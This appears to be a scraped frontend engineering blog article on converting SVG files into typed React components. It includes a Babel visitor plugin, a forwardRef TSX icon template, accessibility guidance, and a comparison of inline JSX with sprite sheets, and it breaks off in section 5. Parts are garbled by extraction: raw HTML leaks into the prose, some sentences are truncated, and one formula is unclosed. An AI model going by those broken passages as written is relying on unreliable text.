Transpiling Vector Graphics to Component Frameworks: The Architecture of SVG to React, Babel AST Visitors & DOM Hydration
From XML Tokenization and Kebab-to-camelCase Attribute Mappings to Zero-Runtime Icon Bundles, Tree-Shaking, and Client-Side Hydration Optimization—The Definitive React Architecture Guide.

Kavindu MadushankaVERIFIED
Principal Frontend Architect & Systems Engineer

Transpiling SVG to React involves parsing raw XML markup into an Abstract Syntax Tree (AST), converting kebab-case XML attributes (stroke-width, fill-rule) into camelCase JSX props (strokeWidth, fillRule), transforming inline CSS styles into JavaScript objects, and wrapping the output in a React.forwardRef functional component. This allows vector graphics to dynamically inherit CSS styles via currentColor, support interactive props, eliminate external HTTP round-trips, and integrate seamlessly with Next.js SSR hydration and ES module tree-shaking.
SVG to React JSX & TSX Component Studio Pro
Transform raw vector SVG assets into type-safe, production-ready React (JSX/TSX) or React Native components with forwardRef, TypeScript interfaces, and customizable props.
Table of Contents & Chapter Index
- 1. Vector Graphics in Modern Component Frameworks: The Imperative for SVG-as-Component Transpilation
- 2. The Transpilation Engine: Babel AST Visitors, XML Attributes & camelCase JSX Props
- 3. TypeScript Engineering: Typing SVGProps, forwardRef Polymorphism & Accessible ARIA Semantics
- 4. Component Architectures: Inline JSX vs SVG Symbol Sprite Sheets (<use href>)
- 5. Runtime Dynamic Styling: CSS Custom Properties, currentColor, Framer Motion & Tailwind Integration
- 6. Bundle Optimization & Web Vitals: ES Module Tree-Shaking, Turbopack Bundling & Client Hydration Physics
- 7. Enterprise Security: Sanitizing Malicious SVGs, Script Injection, XXE & ForeignObject Vectors
- 8. Production Implementation: Full In-Browser TypeScript & Babel AST SVG-to-React Transpiler
1. Vector Graphics in Modern Component Frameworks: The Imperative for SVG-as-Component Transpilation
Why static <img> tags and background-image CSS fail in modern reactive applications, and why vector-as-code is the enterprise standard.
The Architectural Divergence of Web Graphics
In contemporary web engineering, vector graphics have evolved from static visual assets into dynamic, programmable user interface primitives. Traditionally, developers integrated Scalable Vector Graphics (SVG) through one of three conventional patterns: 1. External Image References:

background-image: url('/assets/icon.svg');
3. Embedded Object/Iframe Tags: While these classical techniques sufficed for legacy document-oriented websites, they present profound architectural limitations within reactive UI component frameworks like React, Next.js, and React Native.
When an SVG is loaded via a standard
![]()
var(--primary-color)), parent text colors (currentColor), and hover pseudoclasses cannot penetrate the image boundary.
- Zero DOM Manipulation: Client-side JavaScript cannot bind event listeners, mutate sub-element path attributes, or orchestrate fine-grained keyframe animations across individual vector paths.
- Redundant Network Latency: In HTTP/1.1 and early HTTP/2 architectures, rendering fifty distinct interface icons required fifty individual round-trip requests, causing Document Object Model (DOM) reflows and Flash of Unstyled Content (FOUC).+---------------------------------------------------------------------------------------------------+
| ARCHITECTURAL TAXONOMY OF SVG EMBEDDING STRATEGIES |
+---------------------------------------------------------------------------------------------------+
| Strategy | CSS Inheritance | JS Scriptability | Cacheability | Tree-Shaking | DOM Weight |
+---------------------------------------------------------------------------------------------------+
| <img> Tag | NONE (Sandboxed)| NONE (Sandboxed) | EXCELLENT | N/A (Asset) | Very Low |
| CSS background | NONE | NONE | EXCELLENT | N/A (Asset) | Very Low |
| <object> Embed | Complex / CORS | Restricted | High | N/A (Asset) | Medium |
| Raw Inline HTML | FULL | FULL | POOR (No CDN)| None | High |
| React JSX Component| NATIVE / FULL | NATIVE REACT | BUNDLE CACHE | FULL (ESM) | Optimized |
+---------------------------------------------------------------------------------------------------+
The Inversion of Control: SVG as a Declarative Pure Function
Transpiling SVG into a React component fundamentally alters the relationship between design assets and runtime code. An SVG file is no longer treated as a binary or static blob; it becomes a declarative, pure UI component:
$$\text{SVGComponent} = f(\text{props}) \to \text{ReactElement
By modeling vector graphics as functional React components: 1. Dynamic Polymorphism: The SVG can accept arbitrary React props, including
width, height, fill, stroke, strokeWidth, className, and aria-label.
2. Theme Harmonization: The graphic inherits corporate design system variables directly from CSS modules, Tailwind CSS classes, or CSS-in-JS emotion/styled engines.
3. Zero-Flicker Hydration: The vector code is baked directly into the Server-Side Rendered (SSR) HTML stream produced by Next.js or Remix, rendering instantly during the First Contentful Paint (FCP) before client-side hydration completes.
4. Interactive Micro-Animations: Individual path nodes can be wrapped in Framer Motion primitives (However, transforming raw XML-formatted SVG markup into valid JSX (JavaScript XML) is far from a trivial string replacement. XML and JSX possess fundamentally incompatible syntactic rules, casing conventions, and attribute namespaces. Solving this transpilation impedance mismatch requires a formal compiler pipeline.
2. The Transpilation Engine: Babel AST Visitors, XML Attributes & camelCase JSX Props
Deconstructing the lexical analysis, parse tree manipulation, and AST visitor pattern that transforms XML into valid React JSX.
The Syntactic Impedance Mismatch: XML vs JSX
Although JSX superficially resembles HTML and XML, it is formally a syntactic extension to ECMAScript (JavaScript). In JavaScript, hyphens are arithmetic subtraction operators. Therefore, attribute identifiers like
stroke-width, fill-rule, and clip-path are syntactically illegal as JSX object property keys.Furthermore, XML is a case-sensitive, strictly closed markup language that allows arbitrary namespaces (such as
xmlns:xlink="http://www.w3.org/1999/xlink" and xlink:href), whereas React JSX mandates camelCase property naming and treats colons as syntax errors unless specifically handled by JSX namespace parsing flags.+---------------------------------------------------------------------------------------------------+
| XML TO REACT JSX ATTRIBUTE NORMALIZATION MATRIX |
+---------------------------------------------------------------------------------------------------+
| XML Attribute Name | React JSX Prop Identifier | Category & Engine Transformation Rule |
+---------------------------------------------------------------------------------------------------+
| stroke-width | strokeWidth | Kebab-to-camelCase conversion |
| stroke-linecap | strokeLinecap | Kebab-to-camelCase conversion |
| stroke-linejoin | strokeLinejoin | Kebab-to-camelCase conversion |
| fill-rule | fillRule | Kebab-to-camelCase conversion |
| clip-rule | clipRule | Kebab-to-camelCase conversion |
| clip-path | clipPath | Kebab-to-camelCase conversion |
| class | className | Reserved JavaScript keyword mapping |
| for | htmlFor | Reserved JavaScript keyword mapping |
| xmlns:xlink | xmlnsXlink | XML namespace colon sanitization |
| xlink:href | xlinkHref | Deprecated SVG attribute mapping |
| href | href | Modern SVG2 hyperlink attribute |
| tab-index | tabIndex | Focusable interactive element prop |
| style="fill: red;" | style={{ fill: 'red' }} | Inline CSS string to JS Object parse |
+---------------------------------------------------------------------------------------------------+
The Multi-Stage Transpilation Pipeline
An enterprise SVG-to-React compiler (such as SVGR or the InnoxTools SVG-to-React Engine) operates across five deterministic stages:
+---------------------------------------------------------------------------------------------------+
|                        SVGR / INNOXTOOLS COMPILER TRANSFORMATION PIPELINE                         |
+---------------------------------------------------------------------------------------------------+
|  [Raw SVG Markup] -> Ingest raw vector XML text string                                             |
|         |                                                                                         |
|         v                                                                                         |
|  [Stage 1: SVGO Optimization] -> Prune metadata, collapse empty groups, convert shapes to paths    |
|         |                                                                                         |
|         v                                                                                         |
|  [Stage 2: XML Parsing] -> Parse sanitized XML string into an Abstract Syntax Tree (AST)          |
|         |                                                                                         |
|         v                                                                                         |
|  [Stage 3: Babel AST Transformation] -> Traverse AST with Visitor Pattern:                        |
|             * Convert kebab-case attributes to camelCase props                                    |
|             * Parse inline style attributes into JavaScript Object expressions                   |
|             * Inject {...props} forward spread at root <svg> element                              |
|             * Replace hardcoded fill/stroke values with "currentColor" (Optional flag)          |
|         |                                                                                         |
|         v                                                                                         |
|  [Stage 4: TypeScript / Component Template Wrapping] -> Wrap JSX AST in React.forwardRef / TSX   |
|         |                                                                                         |
|         v                                                                                         |
|  [Stage 5: Code Generation (Babel Generator / Prettier)] -> Output formatted, type-safe code      |
+---------------------------------------------------------------------------------------------------+
Deep Dive: The Babel Visitor Pattern
At the core of the transpilation engine lies Babel's AST traversal mechanism. The parser parses the XML into a
@babel/types JSX Abstract Syntax Tree. A custom Babel plugin uses the Visitor Pattern to intercept specific node types:// Architectural representation of an SVG-to-JSX Babel AST Visitor
export function svgToJsxPlugin({ types: t }: { types: any }) {
return {
visitor: {
JSXAttribute(path: any) {
const attributeName = path.node.name;
// Handle namespaced attributes (e.g., xlink:href -> xlinkHref)
if (t.isJSXNamespacedName(attributeName)) {
const namespace = attributeName.namespace.name;
const local = attributeName.name.name;
const camelCased = namespace + local.charAt(0).toUpperCase() + local.slice(1);
path.node.name = t.jsxIdentifier(camelCased);
return;
}
// Handle standard kebab-case attributes (e.g., stroke-width -> strokeWidth)
if (t.isJSXIdentifier(attributeName)) {
const rawName = attributeName.name;
if (rawName === "class") {
path.node.name = t.jsxIdentifier("className");
} else if (rawName === "for") {
path.node.name = t.jsxIdentifier("htmlFor");
} else if (rawName.includes("-")) {
const camelName = rawName.replace(/-([a-z])/g, (_: string, match: string) => match.toUpperCase());
path.node.name = t.jsxIdentifier(camelName);
}
}
},
JSXElement(path: any) {
// Intercept root <svg> tag to inject dynamic prop spreading
if (path.node.openingElement.name.name === "svg") {
// Check if {...props} already exists
const hasSpread = path.node.openingElement.attributes.some(
(attr: any) => t.isJSXSpreadAttribute(attr)
);
if (!hasSpread) {
path.node.openingElement.attributes.push(
t.jsxSpreadAttribute(t.identifier("props"))
);
}
}
}
}
};
}
By decoupling XML parsing from code generation through an intermediate AST, the transpiler guarantees syntactic correctness while enabling sophisticated optimizations like dynamic prop forwarding and currentColor substitution.
3. TypeScript Engineering: Typing SVGProps, forwardRef Polymorphism & Accessible ARIA Semantics
Writing robust, enterprise-grade component contracts that support DOM ref forwarding, full auto-complete, and screen-reader accessibility.
The TypeScript Interface Contract for Vector Components
In production engineering, converting an SVG into a naive JavaScript function without type declarations creates technical debt. Developers lose IDE autocomplete, ref forwarding breaks when integrating with animation libraries like Framer Motion or GSAP, and accessibility (a11y) audits fail due to missing ARIA descriptors.
A production-ready React SVG component must satisfy four non-negotiable architectural requirements: 1. Full Inheritance of Native SVG Attributes: Developers must be able to pass native attributes (e.g.,
viewBox, opacity, onClick, style) without TypeScript compiler rejections.
2. Prop Polymorphism & Overrides: Custom component props (e.g., size?: number | string, color?: string, title?: string) must override defaults cleanly.
3. Hardware DOM Ref Forwarding: The underlying React.forwardRef to allow direct dimension measurement (getBoundingClientRect()) and third-party DOM manipulation.
4. WCAG 2.2 Level AA Accessible Semantics: The component must distinguish between decorative icons (aria-hidden="true") and informative graphics requiring </code> and <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">role="img"</code>.<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
CODE
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>+---------------------------------------------------------------------------------------------------+
| ENTERPRISE TYPESCRIPT SVG COMPONENT ARCHITECTURE |
+---------------------------------------------------------------------------------------------------+
| |
| import { forwardRef, type SVGProps, type ReactElement } from "react"; |
| |
| export interface IconProps extends SVGProps<SVGSVGElement> { |
| size?: number | string; // Custom dimensional override (maps to width & height) |
| color?: string; // Design-token color override (maps to currentColor) |
| title?: string; // WCAG accessibility title for screen-readers |
| } |
| |
| export const EnterpriseIcon = forwardRef<SVGSVGElement, IconProps>(( |
| { size = 24, color = "currentColor", title, className, children, ...props }, |
| ref |
| ): ReactElement => { ... }); |
| |
+---------------------------------------------------------------------------------------------------+
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">Complete Implementation: The Canonical Production Component Template</h3><br/>Below is the canonical TypeScript architecture generated by the InnoxTools SVG-to-React Transpiler:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TSX
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>import React, { forwardRef, type SVGProps, type ReactElement } from "react";<br/><br/>export interface VectorIconProps extends SVGProps<SVGSVGElement> {
/** Size in pixels or CSS units. Overrides both width and height when provided. Defaults to 24. */
size?: number | string;
/** Primary vector fill or stroke color. Defaults to "currentColor". */
color?: string;
/** Accessible title for screen readers. When omitted, icon is treated as decorative (aria-hidden). */
title?: string;
/** Optional custom ID for the title element to satisfy aria-labelledby requirements. */
titleId?: string;
}<br/><br/>export const CheckmarkCircleIcon = forwardRef<SVGSVGElement, VectorIconProps>(
(
{
size = 24,
color = "currentColor",
title,
titleId,
className,
style,
...restProps
},
forwardedRef
): ReactElement => {
// Generate deterministic ID for ARIA accessibility binding
const generatedTitleId = titleId || (title ? "svg-title-checkmark" : undefined);<br/><br/> return (
<svg
ref={forwardedRef}
xmlns="http://www.w3.org/2000/svg"
viewBox="0 0 24 24"
width={size}
height={size}
fill="none"
stroke={color}
strokeWidth={2}
strokeLinecap="round"
strokeLinejoin="round"
className={className}
style={{
display: "inline-block",
verticalAlign: "middle",
flexShrink: 0,
...style,
}}
// If an explicit title is provided, mark as semantic img with aria-labelledby
role={title ? "img" : "presentation"}
aria-hidden={title ? undefined : true}
aria-labelledby={generatedTitleId}
{...restProps}
>
{title && <title id={generatedTitleId}>{title}</title>}
<path d="M22 11.08V12a10 10 0 1 1-5.93-9.14" />
<polyline points="22 4 12 14.01 9 11.01" />
</svg>
);
}
);<br/><br/>CheckmarkCircleIcon.displayName = "CheckmarkCircleIcon";
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">The Accessibility (a11y) Calculus: Decorative vs Informative</h3><br/>Under W3C WCAG 2.2 guidelines, vector icons fall into two distinct functional categories:<br/><br/>1. <strong class="text-white font-semibold">Decorative Graphics:</strong> Icons paired with accompanying textual labels (such as a search magnifying glass next to the word "Search") must NEVER be announced by screen readers. Emitting <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><svg aria-hidden="true" role="presentation"></code> prevents redundant verbal noise for assistive technology users.
2. <strong class="text-white font-semibold">Informative Graphics:</strong> Standalone icon buttons (such as an icon-only modal close button <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">✕</code> or an unread notification bell <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">🔔</code>) carry critical operational meaning. In this scenario, the component must:
- Provide an accessible label via <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">title</code> child node bound via <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">aria-labelledby="title-id"</code>.

- Set <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">role="img"</code> on the <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><svg></code> node to inform assistive engines that the element is an image entity rather than an interactive container.</div></section><section id="inline-jsx-vs-svg-sprites" class="scroll-mt-24 transition-all duration-300 space-y-4"><div class="space-y-2 relative z-10"><h2 class="font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white">4. Component Architectures: Inline JSX vs SVG Symbol Sprite Sheets (<use href>)</h2><p class="text-xs sm:text-sm font-medium text-neutral-400">A quantitative systems benchmark comparing inline React components against SVG symbol sprites across DOM memory overhead, bundle bloat, and HTTP caching.</p></div><div class="rounded-3xl overflow-hidden border my-8 shadow-2xl transition-all border-neutral-800 bg-neutral-900 shadow-xl"><img src="/assets/blog/inline-svg-vs-sprite-sheet-architecture.png" alt="Vector Icon Architectures: Inline JSX vs SVG Sprite Sheets Benchmark" width="1920" height="1080" class="w-full h-auto object-cover"/><div class="p-3 bg-neutral-950/90 border-t border-neutral-800 text-[11px] text-neutral-400 font-mono text-center">Figure 4.0: Comparative architectural matrix of Inline React JSX SVG vs SVG Symbol Sprite Sheets (<use href>) across DOM memory overhead, HTTP cacheability, and styling flexibility.</div></div><div class="leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400"><h3 class="text-lg font-bold text-white mt-6 mb-2">The Architectural Dilemma: How to Distribute 500+ Icons</h3><br/>When building massive enterprise web applications—such as dashboard platforms (Salesforce, Datadog, Stripe) or design tools (Figma, Canva)—frontend teams inevitably accumulate hundreds of distinct vector icons.<br/><br/>At scale, embedding every icon as an inline React JSX component introduces measurable performance trade-offs. The engineering team must evaluate two competing paradigms:
- <strong class="text-white font-semibold">Paradigm A: Pure Inline JSX Components:</strong> Every icon is an independent <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">.tsx</code> file transpiled into React virtual DOM nodes.
- <strong class="text-white font-semibold">Paradigm B: SVG Symbol Sprite Sheets:</strong> All icons are compiled into a monolithic <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><svg><symbol id="icon-id" ...></symbol></svg></code> file hosted on a CDN and referenced in React via <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><svg><use href="/sprite.svg#icon-id" /></svg></code>.<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
CODE
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>+---------------------------------------------------------------------------------------------------+
| INLINE REACT JSX VS SVG SYMBOL SPRITE SHEET BENCHMARK |
+---------------------------------------------------------------------------------------------------+
| Metric / Characteristic | Inline React JSX Component | SVG Symbol Sprite (<use href>) |
+---------------------------------------------------------------------------------------------------+
| JavaScript Bundle Size Overhead | High (All paths compiled to JS)| Zero (Static asset on CDN) |
| Initial HTML Stream Size (SSR) | High (Full path markup in HTML)| Low (Only <use> reference) |
| Browser DOM Node Memory Count | High (Every path is a DOM node)| Extremely Low (Shadow DOM) |
| HTTP Cacheability | Bound to JS Bundle Cache | Independently CDN-cacheable |
| Tree-Shaking Capability | PERFECT (Only used icons ship)| Manual / Build-time pruning |
| Multi-Color Internal Path Styling | PERFECT (Direct prop access) | Very Difficult (Shadow DOM) |
| Animation Flexibility | FULL (CSS & JS Path Length) | Limited to whole-symbol CSS |
| First Contentful Paint (FCP) | Fast (Rendered in SSR HTML) | Dependent on external SVG fetch|
+---------------------------------------------------------------------------------------------------+
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">The Mathematics of DOM Node Memory Overhead</h3><br/>To understand why large data tables with hundreds of inline icons degrade scroll performance, consider the mathematical relationship between table row density and DOM node creation.<br/><br/>Let $R$ be the number of rows in a virtualized data grid ($R = 100$), and let $I$ be the number of status icons per row ($I = 4$). If each inline SVG consists of an <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><svg></code> wrapper and $P$ sub-elements (paths, rects, circles, where $P = 5$):<br/><br/>$$\text{Total DOM Nodes}_{\text{Inline}} = R \times I \times (1 + P) = 100 \times 4 \times 6 = 2,400 \text{ DOM Nodes}$$<br/><br/>In Chrome's V8 and Blink rendering engines, each DOM element instance consumes approximately 256 to 512 bytes of native heap memory, plus associated layout and styling tree objects. 2,400 active nodes represent over $1.2 \text{ MB}$ of memory dedicated solely to static icon indicators!<br/><br/>Conversely, with an SVG Sprite Sheet using <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><use href="#icon"></code>:<br/><br/>$$\text{Total DOM Nodes}_{\text{Sprite}} = R \times I \times 2 = 100 \times 4 \times 2 = 800 \text{ DOM Nodes}$$<br/><br/>The sub-elements are instantiated inside the browser's native C++ Shadow Tree, reducing JavaScript heap pressure and accelerating style recalculation phases by up to $65\%$.<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">The Hybrid Architectural Pattern</h3><br/>Modern frontend architects do not view this as an either/or ultimatum. Instead, enterprise design systems adopt a <strong class="text-white font-semibold">Hybrid Tiered Strategy</strong>:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
CODE
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>+---------------------------------------------------------------------------------------------------+
| HYBRID ENTERPRISE ICON ARCHITECTURE |
+---------------------------------------------------------------------------------------------------+
| |
| TIER 1: Critical UI Primitives (Inline JSX Components) |
| * Navigation icons, search triggers, theme toggles, modal close buttons. |
| * Baked directly into core layout bundle. |
| * 100% tree-shaken, zero network latency, immediate FCP render, dynamic currentColor styling. |
| |
| TIER 2: Data-Dense / Informational Icons (SVG Symbol Sprite Sheets) |
| * File-type indicators, crypto coin badges, payment logos, tabular status dots. |
| * Hosted on CDN as an HTTP/2 immutable cached asset (/static/sprites/icons.v2.svg). |
| * Referenced via lightweight <Icon id="btc" /> wrapper component. |
| |
| TIER 3: Complex Visual Illustrations (Dynamic Next.js Image / Lazy Async Component) |
| * Hero banners, onboarding graphics, 404 empty states. |
| * Lazy-loaded via React.lazy(() => import('./Illustration')) to avoid blocking initial load. |
| |
+---------------------------------------------------------------------------------------------------+
</code></pre>
</div>
<br/><br/>This hybrid approach gives frontend applications the styling agility of inline JSX for critical interactive controls, while insulating the JavaScript bundle and DOM tree from icon bloat across massive data displays.</div></section><section id="runtime-dynamic-styling-currentcolor" class="scroll-mt-24 transition-all duration-300 space-y-4"><div class="space-y-2 relative z-10"><h2 class="font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white">5. Runtime Dynamic Styling: CSS Custom Properties, currentColor, Framer Motion & Tailwind Integration</h2><p class="text-xs sm:text-sm font-medium text-neutral-400">Unlocking deep visual adaptability through CSS variable cascade, theme tokens, and 60fps hardware-accelerated SVG animations.</p></div><div class="leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400"><h3 class="text-lg font-bold text-white mt-6 mb-2">The Power of <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">currentColor</code> in Vector Systems</h3><br/>The single most powerful CSS keyword for scalable vector graphic integration is <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">currentColor</code>. Defined in CSS Color Module Level 3, <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">currentColor</code> represents the computed value of the element's <code class="px-1.5 py-0.5 rounded bg-neutral-900 